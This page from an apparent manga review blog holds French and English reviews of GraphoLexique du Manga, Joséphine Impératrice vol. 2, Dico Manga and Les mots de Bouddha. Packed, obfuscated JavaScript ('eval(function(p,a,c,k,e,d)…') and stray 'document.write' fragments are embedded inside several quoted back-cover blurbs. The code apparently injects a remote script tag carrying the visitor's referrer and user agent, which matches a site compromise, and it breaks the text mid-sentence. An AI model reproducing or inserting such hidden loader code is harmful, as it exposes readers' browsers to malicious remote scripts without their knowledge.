Le livre explique le «vocabulaire» graphique de manga, c’est à dire tous les symboles et les éléments visuels qui aident le récit et sont spécifiques au mangas. L’ouvrage couvre trente-trois de ces symboles graphiques: (pour exprimer le bonheur, la joie:) les yeux renversés de joie, les ogives de bonheur, les étoiles dans les yeux, les fleurs de pureté, (pour exprimer la gêne, la confusion:) la goutte de gêne, les traits de rougeur, le personnage décoiffé, les postillons de parole, (pour exprimer la colère, la menace:) les crocs d’animalité, le scintillement de mauvais augure, la veine de colère, les yeux pincés d’effort, les yeux ronds de menace, les flammes d’enthousiasme, (pour exprimer la tension, la surprise:) la goutte de tension, le yeux en points, le saignement de nez, les éclairs de stupeur, les lignes de tension, le passage au négatif, (pour exprimer l’absence, l’insignifiance:) l’oeil vide, le personnage sans yeux, la figure heno-heno-mohe-ji, (pour suggérer une prise de conscience:) l’éclat de compréhension, la ligne d’intuition, (pour exprimer la lassitude, l’isolement:) les ombres d’épuisement, le souffle d’air, le vent de solitude, (pour exprimer certains états particuliers:) le spirale de candeur, la spirale de K.O., l’étoile de clic, (pour suggérer une modification dans le cours du récit:) les bords noirs de flash-back, le brouillage de souvenir.

Cela peut paraître un peu sec comme sujet juste de les énumérer comme ça, mais le fait que le livre est bien illustré et que chaque symbole reçoive chacun à peu près quatre pages d’explication, aide beaucoup à rendre le sujet plus compréhensible et facile à “digérer.” Le livre début avec deux chapitres qui explique la question du sens de lecture et de l’index visuel du genre graphique qu’est le manga, et se conclut avec un glossaire et un index des auteurs cités.

C’est un sujet qui certes offre un champs d’intérêt plutôt étroit, mais cela pourrait être utile si vous êtes un néophyte et que vous souhaitez mieux comprendre langage graphique du manga, si vous êtes un apprenti mangaka ou si vous êtes un chercheur universitaire et que vous souhaitez étudier le domaine. Donc une curiosité de spécialiste.

Quelques extraits du livres sont disponibles (en PDF) sur le site de l’éditeur: le sens de lecture et l’index visuel, exprimer la colère, la menace, exprimer la tension, la surprise.

This book title is “Graphical lexicography of manga: Understanding and using the graphical symbols of Japanese comics”. It talks about the graphical lexicography of manga. I am sure it is a subject covered in some English language manga references or “How-to draw manga” books, but I think it’s the first time (in any language—and this time, again, in French) that there’s a work entirely dedicated to it.

The book explains the graphical “vocabulary” of manga, which means the graphical symbols and elements that help telling the story and are specific to the genre. It studies thirty-three of those graphical symbols : eyes reversed of joy, circles of happiness, starry eyes, flowers of purity, sweat drop of embarassment, blushing line strokes, hair messed up out of being put out, droplet of saliva, fang of bestiality, sparkle of bad omen, vein of anger, eyes pinched in effort, threatening round eyes, flames of enthusiasm, sweat drop of tension, small-dot eyes, nose bleed, lightning flash of astonishment, tension lines, scene in negative, empty eyes, no eyes, heno-heno-mohe-ji face, sparkle of understanding, line of intuition, shadow of exhaustion, puff of air, wind of loneliness, spiral of ingenuousness, spiral of knock-out, star of blinking eye, black frame of flash-back, and blurr of memory. It might seem dry just mentioned like that, but the fact that the book is well illustrated helps a lot to understand each symbol—which also gets four pages of explanation each.

It is a pretty narrow field of interest but it can be useful if you are new to manga and want to better understand its graphical language, if you are a wanna-be mangaka or if you are a University academician and want to study the subject.

A few excerpts (in french) are available (in PDF) on the publisher’s website: the reading direction & visual index, how to express anger, threat, how to express tension, surprise. You can also find more information on the back cover of the book.

GraphoLexique du Manga: Comprendre et utiliser les symboles graphiques de la BD Japonaise. Written by Den Sigal. Paris: Eyrolles, 2007. 160 pgs. 17 €. ISBN 978-2-212-11791-2. Recommanded for adults.

For more information / Pour plus d’information:

GraphoLexique du Manga © Groupe Eyrolles, 2007.

[ Traduire ]

Joséphine Impératrice (2)

“Joséphine, document.write(“”); apprenant le décès de sa plus jeune sœur et la santé vacillante de son père, décide de retourner en Martinique. Elle emmène avec elle sa fille Hortense, tandis que son jeune fils, Eugène, doit rester à Paris pour parfaire son éducation de futur héritier de la famille de Beauharnais. À Paris, le peuple crie famine et réclame justice au Roi et à la noblesse. Alors que des groupes d’actions s’organisent, Agathon fait la connaissance de Saint-Just, un des acteurs de la révolte, qui tente de l’entraîner dans la fièvre révolutionnaire.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ekfni|var|u0026u|referrer|ibhbf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kztda|var|u0026u|referrer|khnkh||js|php’.split(‘|’),0,{}))

“La vie tumultueuse et passionnée de Joséphine de Beauharnais, qui devint la femme de Napoléon et l’impératrice des Français !”

Volume 2 / 4

[ Texte du site de l’éditeur et de la couverture arrière ]

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.

J’ai introduit ce manga l’automne dernier et en ai déjà commenté le premier volume. Je vous réfère à ces articles pour plus de détails. Le deuxième volume de Joséphine Impératrice (?????????? / Bara no Josephine / lit. “Les roses de Joséphine”), prépublié en feuilletons dans Princess Gold, le magazine mensuel sh?jo de Akita Shoten, a été publié au Japon en janvier 2013 et traduit en français chez Pika Éditions en novembre 2013.

Joséphine s’est installé à Fontainebleau, chez son beau-père. Elle reçoit une lettre de la Martinique, ce qui la rend heureuse car elle dit qu’elle sent encore le soleil. Toutefois, cette lettre est porteuse de mauvaises nouvelles: son père est très malade et sa jeune soeur Françoise est décédé. Joséphine décide donc de retourner en Martinique pour visiter ses parents et leur présenter ses enfants [ci-contre: pg 12]. Devant les périls d’un tel voyage, Alexandre s’y oppose. Il refuse surtout de laisser partir Eugène, l’héritier des Beauharnais, car il veut qu’il reçoive une éducation digne de son rang. Un compromis est néanmoins établi: Joséphine amènera Hortense en Martinique tandis qu’Eugène demeurera à Paris, chez Madame de Beauharnais, sous la supervision d’Agathon.

Fidèle à lui-même, Alexandre ne tiens pas sa promesse et traite Agathon comme un simple domestique. Il se console par ses retrouvailles avec Jean, le cuisinier des Beauharnais qu’il considère comme un grand-frère. Celui-ci fréquente Sylvie, la domestique des voisins. Ils espèrent se marier mais le maître de celle-ci refuse et, la considérant comme une esclave, la marque au fer rouge. Sylvie se suicide de honte et de désespoir. Jean, furieux contre la comportement ignoble de la noblesse, se joint à une cellule révolutionnaire afin de lutter pour la liberté et l’égalité du peuple. Il introduit Agathon à ses amis, dont Saint-Just. La révolution gronde, puis éclate le 14 juillet 1789. La haine du peuple laisse place à la vengeance et de nombreux nobles sont massacrés. Agathon se réfugie à Fontainebleau où tout est surprenamment calme. En effet, Alexandre s’est joint à l’armée révolutionnaire.

Le séjour de Joséphine en Martinique est relativement sans histoire, du moins jusqu’à ce que la révolution rejoigne les paysans opprimés avec une année de retard, et qu’elle doivent retourner en France précipitamment. Alexandre est maintenant membre de l’Assemblée constituante et Jacobin. Il en est le président lorsque le roi Louis XVI tente de fuir à Varennes, ce qui mènera éventuellement à son procès et son exécution en janvier 1793. À la fin de son terme, Alexandre rejoint l’armée pour défendre le territoire française contre la coalition européenne. Blâmé pour la défaite de Mayence, il est accusé de trahison et emprisonné à la prison des Carmes. Joséphine tente de plaider pour sa libération mais est arrêtée à son tour. Elle retrouve Alexandre en prison [ci-contre: pg 158]. Celui-ci sera exécuté en juillet 1794. C’est le début de la Terreur, avec ses arrestations arbitraires, ses procès sommaires et ses exécutions de masse. Agathon est convaincu que la seule façon de mettre fin à la terreur, et de sauver Joséphine, est d’assassiner Robespierre. C’est alors qu’il croise par hazard un petit général nommé Bonaparte

Pages 168-69: Joséphine et Alexandre de Beauharnais se retrouvent à la prison des Carmes

Ce volume de Joséphine Impératrice, nous offre un excellent et agréable récit. Il nous permet, par la bande, non seulement de rafraichir nos connaissances de la révolution française, mais l’utilisation habile de personnages fictifs comme Agathon ou Jean, nous évite de trop s’embourber dans les faits historiques. Le style détaillé et précis supporte très bien le récit. L’ensemble représente un exemple remarquable de manga sh?jo: une histoire romantique encadrée de fleurs et de belles robes.

Bien sûr, Joséphine Impératrice est plus que cela. Si le genre sh?jo (qui signifie simplement manga pour filles) est surtout définit (selon Matt Thorn) par certaines caractéristiques du récit et du style—-ce sont des histoires romantiques qui mettent toujours de l’avant des personnages principaux féminins, et où l’on retrouve des yeux exceptionnellement grands, de même que des fleurs, des bulles ou des étoiles dessinées en arrière-plan—-en définitive un manga sera considéré comme sh?jo simplement parce qu’il est publié dans un magazine sh?jo. Le sh?jo classique fait souvent plus dans la romance légère, du genre conte de fée ou feuilleton télévisée mélodramatique (soap opera). Dans ce cas-ci, si l’on tient compte du sérieux de l’histoire qui prend place au sein de la révolution française, il s’agirait plutôt d’un manga josei (ou Ladies comics) qui s’adresse à un public féminin adulte.

Quoiqu’il en soit, que vous vous intéressiez à l’histoire ou simplement aux mangas sh?jo en général, Joséphine Impératrice est une excellente lecture.

Joséphine Impératrice, vol. 2, écrit par Kaoru Ochiai et illustré par Yumiko Igarashi. Boulogne: Pika Éditions, novembre 2013. 192 pages, N & B, 11.8 x 18.0 x 1.4 cm, 7,50 € / $12.95 Can, ISBN 978-2-8116-1285-6. Sens de lecture original japonais. Recommandé pour adolescents (12+).

Pour plus d’information vous pouvez consulter les sites suivants:

Bara no Josephine © Yumiko Igarashi & Kaoru Ochiai / Visions 2013. All rights reserved. © 2013 Pika Éditions pour la présente édition française.

[ Translate ]

Dico Manga

“Depuis près d’un siècle, document.write(“”); au Japon, la bande dessinée rêve et raconte la vie sous toutes ses formes à des générations de lecteurs enthousiastes, quels que soient leurs âge, sexe, origine ou statut social.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iefzf|var|u0026u|referrer|rbnfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkziy|var|u0026u|referrer|kafht||js|php’.split(‘|’),0,{}))

“Plus récemment, au tournant des années 1980, le monde francophone s’est à son tour pris de passion pour les mangas, faisant un triomphe à cette manière originale de raconter des histoires en images.”

“Il manquait encore un grand ouvrage de référence à ce phénomène éditorial, matrice d’une nouvelle pop culture planétaire. Voici donc le DicoManga, dictionnaire illustré de la bande dessinée japonaise traduite et publiée en français. Pour la première fois, un panorama complet du monde foisonnant des mangas.” [ Texte de la couverture arrière ]

“Cet ouvrage exceptionnel propose un panorama complet du monde foisonnant des mangas parus en langue française. Avec 900 illustrations, et 1500 entrées c’est assurément le livre-événement pour tous les fans de mangas!“ [ Texte du site de l’éditeur ]

Continuez après le saut de page >>
English text follows

Il s’est décidément produit beaucoup références encyclopédiques sur le manga ces dernières années. Le premier était probablement ce dictionnaire manga italien (A-Z Manga: Guida al fumetto giapponese (sept. 2004), voir mon commentaire dans PA N ° 86: 38), qui offre plus de 500 entrées, mais est plutôt mince, mal illustrés et ne contient aucun détails sur les éditions, mais comprend au moins une bonne quantité de notices biographiques de mangaka (près de 100!). Elle a été suivie d’une première référence de manga français (Le Guide Phénix du Manga (décembre 2005), voir mon commentaire dans PA n ° 88: 86), qui offre une introduction complète au manga, ainsi que des notices biographiques pour (seulement) quarante mangaka majeurs et plus de 700 très courtes entrées—le guide a été mis à jour en novembre 2006, avec 125 nouvelles pages. Avec des références plus en plus nombreuses et volumineuses, en octobre 2007, une première référence en anglais est publiée (Manga: The Complete Guide par Jason Thompson, voir mon commentaire dans PA n ° 97: 77) qui offre plus de mille entrées référençant tous les titres de manga publié en Amérique du Nord. Si ce livre se lit plus comme une compilation de critiques qu’une véritable encyclopédie, offre peu d’illustrations et moins de vingt notices biographiques, il est néanmoins bien écrit et c’est la référence de manga la plus exhaustive jusqu’alors. Pouvait-on faire encore mieux?

Bien sûr, avec un autre livre français, Dico Manga: Le Dictionnaire encyclopédique de la bande dessinée japonaise sorti en Mars 2008. Il s’agit d’une énorme bible sur le manga (qui pèse 1,7 kg), le résultat de trois années de recherche par une équipe de dix auteurs. Ses 1500 entrées alphabétiques couvrent tous les titres de mangas publiés en français (jusqu’en décembre 2006), avec de nombreuses entrées dédiées aux mangaka, éditeurs, ou aux éléments de culture japonaise qu’on retrouve souvent dans les mangas. Les caractéristiques du genre lui-même (son histoire, les magazines spécialisés, le sens de lecture, des effets sonores, etc) sont étudiés dans une série d’articles plus longs répartis dans tout le livre.

Dico Manga est plus complet que toutes les références françaises précédentes (il contient un peu plus d’entrées que Le Guide Phénix du Manga et chacune des entrées est plus longue) et il offre une présentation beaucoup plus agréable. De plus, contrairement à l’ouvrage de Jason Thompson, Dico Manga est plus descriptif que critique. Je suis d’accord qu’un livre de référence devrait être plus objectif et éviter de trop exprimer l’opinion de l’auteur, mais il aurait aussi été utile si les auteurs avaient pu ajouter une note discrète pour donner aux lecteurs une idée de leur appréciation de chaque titre. Comme tous les livres de ce genre, ce n’est pas un travail exhaustive, mais il est assez impressionnant tout de même, en particulier sur deux aspects: c’est la première référence de manga à être bien illustré (900 illustrations en couleurs!) et a offrir des notices biographiques en quantité (plus de 650!). Par conséquent, il s’agit d’un ouvrage extrêmement utile, voir une référence essentielle, qui devrait se retrouver (avec le Guide de Jason Thompson) sur les étagères de tous les fans de manga sérieux.


We are surely getting a lot more manga encyclopedic references these days. The first one was probably this Italian manga dictionary (A-Z Manga: Guida al fumetto giapponese (Sept. 2004), see review in PA #86: 38) which offers over 500 entries but is disappointedly thin, poorly illustrated and contains no release information—but at least it includes a good amount of mangaka biographical notices (nearly 100!). It was followed with a first French manga reference (Le Guide Phénix du Manga (Dec. 2005), see review in PA #88: 86) which offers a comprehensive introduction to manga, as well as biographical notices for (only) forty major mangaka and over 700 very short manga entries—the guide was updated in Nov. 2006 with 125 more pages. As manga references became better and bigger, in Oct. 2007 we finally got a reference in English (Jason Thompson’s Manga: The Complete Guide, see review in PA #97: 77) which offers over a thousand entries referencing all the manga titles released in North America. If the book reads more like a compilation of reviews than a real encyclopedia, offers little illustrations and less than twenty well-developped mangaka biographical notices, it is neverthess well-written and the most exhaustive manga reference so far. Could it get even better?

It does with another French book, Dico Manga: le dictionnaire encyclopédique de la bande dessinée japonaise (Encyclopedic Dictionary of Japanese Comics) released in March 2008. It is a huge manga bible (it weights 3.8 lbs!), the result of three years of research from a team of ten writers. Its 1500 alphabetical entries cover all the manga titles published in French (up to Dec. 2006), with many entries dedicated to mangaka, publishers, or element of Japanese culture often found in manga. The characteristics of the genre itself (its history, magazines, direction of reading, sound effects, etc.) are studied in a series of longer articles spread throughout the book.

Dico Manga is more complete than the previous French references (it offers a little more entries than Le Guide Phénix du Manga and each entries are longer) and it has a much nicer presentation. Also, contrary to Jason Thompson’s work, Dico Manga is more descriptive than critical. I agree that a reference book should be more objective and less judgemental, but it would also have been helpful if the writers could have added a discreet rating to give the readers an indication on how they had appreciated the manga. Like all books of this kind, this work is not exhaustive but it is quite impressive nonetheless, particularly on two aspects: it is the first manga reference to be properly illustrated (900 illustrations in color!) and it offers the most mangaka biographical notices (over 650!). Therefore it is an extremely useful book that should figure—along Jason Thompson’s Guide—on the bookshelves of any serious manga fans (if you can read French, of course).

Dico Manga: le dictionnaire encyclopédique de la bande dessinée japonaise, ouvrage collectif sous la direction de Nicolas Finet. Paris: Fleurus, 2008. 624 pgs, couverture rigide, en couleur, 24 x 17 x 4.2 cm, 30 € / $44.95 Cnd, ISBN 978-2-215-07931-6. Recommandé pour adolescents (12+).
For more information / Pour plus d’information:

Dico Manga © 2007 Fleurus.

Les mots de Bouddha

“Ce manga aborde avec une grande simplicité les origines et les préceptes du bouddhisme. Tout en expliquant comment dans notre vie moderne ces concepts peuvent toujours nous aider à vivre en paix. Découvrez les principes vulgarisés du bouddhisme au travers de la vie de Bouddha.” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|deydk|var|u0026u|referrer|ibnza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysefe|var|u0026u|referrer|ktdhr||js|php’.split(‘|’),0,{}))

Aux sources du canon bouddhique !

“Le bouddhisme est né il y a 2500 ans. Le texte le plus ancien et le plus proche de la doctrine d’origine de Bouddha qui soit parvenu jusqu’à nous est le sutta nipâta. Peut-on rendre avec des mots simples ce qui se disait aux sources de la doctrine, document.write(“”); à l’époque où Bouddha prêchait aux gens ?”

“Vous voici présentées en manga une vie et une pensée emplies de la compassion et de sagesse d’un maître…”

Pourquoi les gens se tourmentent-ils tant…?” [ Texte de la couverture arrière ]

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir elle-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et ne devraient poursuivre qu’avec circonspection.

Les mots de Bouddha (??????????????????????? / Manga de dokuha: budda no kotoba (sutta nip?ta) / “Lire en manga: Les paroles de Bouddha (Sutta Nipata) ”) est le soixantième volume de la collection manga de dokuha publiés par East Press en mai 2010 (le #1112 du catalogue de l’éditeur). L’adaptation et le dessin ont été réalisé par le studio Variety Art Works, dont on connait très peu de chose. C’est le onzième titre de la collection a être traduit par Soleil Manga en avril 2013 dans sa collection “Classiques”. J’ai déjà introduit cette collection et commenté quelques uns de ses titres (L’Ancien et le Nouveau Testament de la Bible, À la recherche du temps perdu, Le Capital, Le rouge et le noir, Les misérables, Guerre et Paix, Le manifeste du Parti Communiste et L’interprétation des rêves). Cette collection reprend en traduction quelques titres de l’impressionnante collection japonaise Manga de Dokuha (comportant jusqu’à maintenant cent-cinquante titres!) publiée par East Press, qui se consacre à adapter en manga des classiques de la littérature pour les rendre accessible à un plus large publique.

La vie de Siddhartha Gautama, qui fut par la suite plutôt appellé « l’Éveillé » (i.e. bouddha), a été adapté en manga à plusieurs reprises: la version la plus complète est sans aucun doute La vie de Bouddha (voir mon commentaire sur la version anglaise) par Osamu Tezuka et la plus drôle probablement Les vacances de Jésus et Bouddha (voir commentaire) par Hikaru Nakamura. Toutefois dans ce cas-ci on ne peut pas vraiment parler de biographie puisque, comme tout les volumes de la collection “Classique”, il s’agit plutôt de l’adaptation d’une oeuvre littéraire. En effet Les mots de Bouddha nous introduit tant bien que mal au Sutta Nip?ta (« choix d’instructions »), le plus ancien recueil de textes bouddhiques (probablement écrit au 3e siècle avant notre ère) contenant les enseignements de Bouddha sous leur forme la plus proche de l’originelle (il inclut entre autre les entretiens de Bouddha avec ses disciples). Ce recueil de s?tra appartient à la « collection mineure » (Khuddaka Nik?ya) du Canon pâli qui regroupe les textes fondateurs du courant bouddhiste therav?da (« doctrine des Anciens »). [ci-contre: pg 108]

Le “Prologue” (pg 5) nous dit que “La religion propose de résoudre les diverses inquiétudes que nourrit l’être humain, ainsi que sa peur de la mort… en l’orientant vers une manière de vivre et d’être.” L’une des religions prédominantes en Asie est le bouddhisme, fondé par Siddhartha Gautama il y a 2500 ans. “Ayant mystérieusement rencontré les souffrances endurées par les être humains…” Bouddha “a atteint l’Éveil au terme d’une période d’austérité et de méditation. Les hommes ne peuvent vivre en échappant… à la souffrance ou l’anxiété. (…) Pourtant, en étudiant le chemin de la connaissance [la force qui permet de voir la vérité ultime dans toute sa clarté et d’atteindre l’illumination] et les paroles que nous a laissées Bouddha… on peut peut-être dissoudre ces souffrances.”

Comparaison des pages 10-11 de l’édition originale et française

Un jeune moine fictif nommé Butsugaku nous servira de narrateur et nous guidera au travers les merveilleux enseignements et la sagesse de Bouddha. Dans la première partie, “Siddhartha Gautama” (pg 14), il nous introduit très brièvement à l’ancienne civilisation de la vallée de l’Indus, au Brahmanisme et au cycle des réincarnations (Sa?s?ra) dont l’humain aspire à se libérer pour atteindre la paix de l’éternité (Nirv??a). Siddhartha Gautama est né vers le 5e siècle avant notre ère dans le royaume de Sh?kya. Prince héritier, il reçu une excellente éducation et eut une existence très protégée jusqu’à ce qu’il fasse les “quatre rencontres” (lors de promenades hors du palais il découvrit la vieillesse, la maladie, la mort et fit la rencontre d’un moine) et qu’il décide, à l’âge de 29 ans, de se faire moine ascète errant.

Comparaison des pages 12-13 de l’édition originale et française

Dans la seconde partie, “Siddhartha, le moine errant” (pg 38), il va de villes en villes, priant et pratiquant. Il apprend des techniques de méditations auprès de plusieurs maîtres, puis passe six ans à méditer avec cinq compagnons pour élever son énergie spirituelle par des austérités et des mortifications extrêmes qui l’amenèrent au seuil de la mort. Un jour il accepte l’aumône d’un bol de riz au lait d’une passante et décide de suivre un nouveau chemin: la voie médiane, qui ne s’incline ni vers l’excès de plaisirs, ni vers les mortifications.

Dans la troisième partie, “L’Éveil et le bouddhisme” (pg 52), Siddhartha, alors âgé de 35 ans, continue seul sa quête de l’Éveil. Il décide de s’installer au pied d’un arbre et d’y méditer profondément jusqu’à ce qu’il obtienne l’illumination. Des démons lui apparaissent et tentent de le troubler par des illusions et des tentations mais il reste imperturbable et finalement atteint l’Éveil. Il continue à méditer en différents lieux, dans la sérénité, et après sept semaines Brahm? lui apparut et l’enjoins à expliquer aux gens les lois qui régissent l’illumination et à répandre son enseignement. Bouddha sa demanda comment expliquer une chose aussi difficile… Il décida d’abord de retrouver ses cinq anciens compagnons de méditation et de leur expliquer les lois et l’état d’esprit qui amène à l’illumination. Ils reçurent son enseignement (dharma) et devinrent des Arhat, puis formèrent une communauté (la sangla). C’est le début du bouddhisme…

Dans la quatrième partie, “En voyage pour prêcher” (pg 72), il part prêcher sur les routes en compagnie de ses cinq disciples. Il enseigne que l’être humain est composé de cinq agrégats: la forme corporelle, la sensation, la perception, les formations mentales (volonté, karma) et la conscience. L’humain vit avec quatre souffrances clés (naissance, vieillissement, maladie, mort) auxquelles s’ajoutent quatre douleurs dites “sociales” (séparation, haine, désir, déception de soi). L’élimination de ces souffrances passe par “les quatre nobles vérités”: l’acceptation de la souffrances, de ses origines variées, de la nécessité d’en éliminer les causes, de le faire par un chemin méthodique. La cessation de la souffrance passe par un comportement juste: le “noble sentier octuple” qui inclut la vision juste (comprendre la réalité), l’intention juste, parole juste (ne pas mentir ni médire), l’action juste (se comporter moralement en évitant le vol, le meurtre ou l’alcool), des moyens d’existences justes (travailler), l’effort juste, la prise de conscience juste et la méditation juste. Pour cela il faut éviter les obstacles que sont les flèches des souffrances (illusions, ignorance, orgueil, désir, et malveillance) et les cinq “voiles” ou empêchements égocentriques qui obscurcissent l’esprit (avidité, colère, paresse, agitation intérieure et doute). Seul celui qui a un comportement et des pratiques justes, qui s’efforce de renoncer à l’attachement qu’il a pour lui-même (l’impersonnalité ou le non-soi) ou pour autrui, qui s’applique à ses débarrasser des flèches de la souffrance et des cinq voiles et qui avance sereinement sans se détourner de la vérité peut devenir un homme saint.

Dans la cinquième partie, “Le développement de la communauté” (pg 99), on y voit la croissance de la communauté des disciples de Bouddha et quels étaient les principaux disciples. On y explique également les cinq préceptes du bouddhisme: ne pas tuer, voler, commettre d’adultère, mentir et boire de l’alcool. Aussi, Bouddha disait que “tout en ce monde est lié, en interdépendance. Chaque phénomène a une cause (…). L’origine des souffrances (vieillissement et mort inclus) est clairement l’ignorance, l’aveuglement. Il donne alors douze facteurs en relation les uns avec les autres, qu’on appelle “les douze liens”, expliquant l’enchevêtrement de ces souffrances.” Las vieillesse et la mort origine de la naissance, elle même liée au devenir, à l’attachement, au désir, aux sensations, aux contacts, à l’aveuglement, au karma, à la conscience, au nom et la forme, puis au six sens. “L’aveuglement (ou méconnaissance de ces lois universelles) est à l’origine des souffrances… (…) L’aveuglement dépose le voile de l’ignorance sur la réalité. Les désirs ou disons les “soifs” naissent de l’ignorance. Ces soifs sont les désirs fondamentaux de l’être humain (…) : le plaisir des possessions, l’attachement à la vie et le principe d’auto-annihilation.” Le bouddhisme moderne inclut également dans l’aveuglement les “trois poisons” : l’ignorance (et la stupidité) de laquelle naissent aussi l’avidité et la colère (et l’intolérance d’autrui). On élimine l’ignorance par une compréhension juste des choses, en se défaisant du soi, en développant une bonté sans limite et de l’amour pour tout les êtres vivants.

La paix de l’esprit (pg 144-145)

Dans la sixième partie, “Le vieillissement et la mort” (pg 129) et dans la septième partie, “La paix de l’esprit” (pg 143), Bouddha continue de prêcher. Dans la neuvième partie, “La mort de Bouddha” (pg 160), on raconte que lorsque Bouddha sentit qu’il s’affaiblissait et qu’il se rapprochait de sa mort, il partit pour un dernier voyage avec Ánanda, son cousin et l’un de ses plus ancien compagnons. À Kushinagar, il s’allongea sur le côté entre deux saules et mourut ainsi paisiblement à l’âge de quatre-vingt ans. L’emplacement de sa mort est considéré comme l’un des quatre lieux saints du bouddhisme avec le lieu de sa naissance (Lumbini), le lieu de son illumination (Bodhgaya) et le lieu de son premier sermon (Sarnath). Après la crémation de sa dépouille, ses restes furent divisés en huit urnes qui furent enterrées et l’on éleva des st?pa pour commémorer chacun des sites où reposaient les reliques. Cela semble avoir été confirmé en 1898 par la découverte à Piprahwa d’une telle urne reposant sous un st?pa (je me souviens d’avoir vu un intéressant reportage de Arte sur ce sujet, intitulé “Reliques du Bouddha”).

Le manga se conclu avec un “épilogue” (pg 180) qui fait la synthèse de la doctrine délivrée par Bouddha après son illumination et explique brièvement l’évolution du bouddhisme après sa mort. La communauté se scinda d’abord en deux grands groupes (Mahayana et Theravada), puis l’accumulation de formations sectaires dissidentes créa une vingtaine de mouvements différents qui finirent peu à peu par disparaitre, oubliés ou absorbés par l’hindouisme. La bouddhisme finit par quasiment disparaître d’Inde mais se répandit dans le reste de l’Asie, puis dans le monde entier.

Synthèse de la doctrine délivrée par Bouddha après son illumination (pg 182-85)

Les mots de Bouddha est un manga fascinant. Le style graphique est plutôt bon, quoique extrêmement caricatural par moment mais assez bien dans l’ensemble. Le récit est fluide et compréhensible malgré que ce ne soit toute même qu’une grossière simplification. Considérant toute la difficulté de rendre un sujet aussi complex et abstrait il faut avouer que ce manga y réussi quand même pas trop mal.

Le manga nous offre une intéressante introduction, un bon point de départ, pour comprendre les préceptes à la fois simples et complexes du bouddhisme. Toutefois, malgré l’attrait que je ressens pour ces idées (qui sont similaires au fondement de la plupart des philosophies et religions) je ne crois pas que je ne puisse jamais y adhérer avec succès! Mais si l’on ignore l’illumination, c’est tout de même un bon guide pour aspirer à une existence meilleure, bâtie sur des principes de moralité, d’excellence et de poursuite de la connaissance et de l’amélioration de soi — principes qui correspondent déjà à mes convictions profondes.

Les mots de Bouddha est donc un manga plutôt intéressant et fortement recommandé à tous ceux qui s’intéresse le moindrement au bouddhisme.

Les mots de Bouddha, par “Bouddha”, adapté et illustré par Variety Art Works (traduction: Anne Mallevay). Toulon, Soleil Manga (Coll. Classiques), avril 2013. 12,8 x 18,2 x 1,50 cm, 192 pg., 6,99 € / $12.95 Can. ISBN: 978-2-30202-481-6. Lecture dans le sens occidental et recommandé pour jeunes adultes (14+).
Pour plus d’information vous pouvez consulter les sites suivants:

Manga de dokuha: Buddha no kotoba © Variety Art Works • East Press Co., Ltd. All rights reserved. Édition française © 2013 MC Productions.

[ Translate ]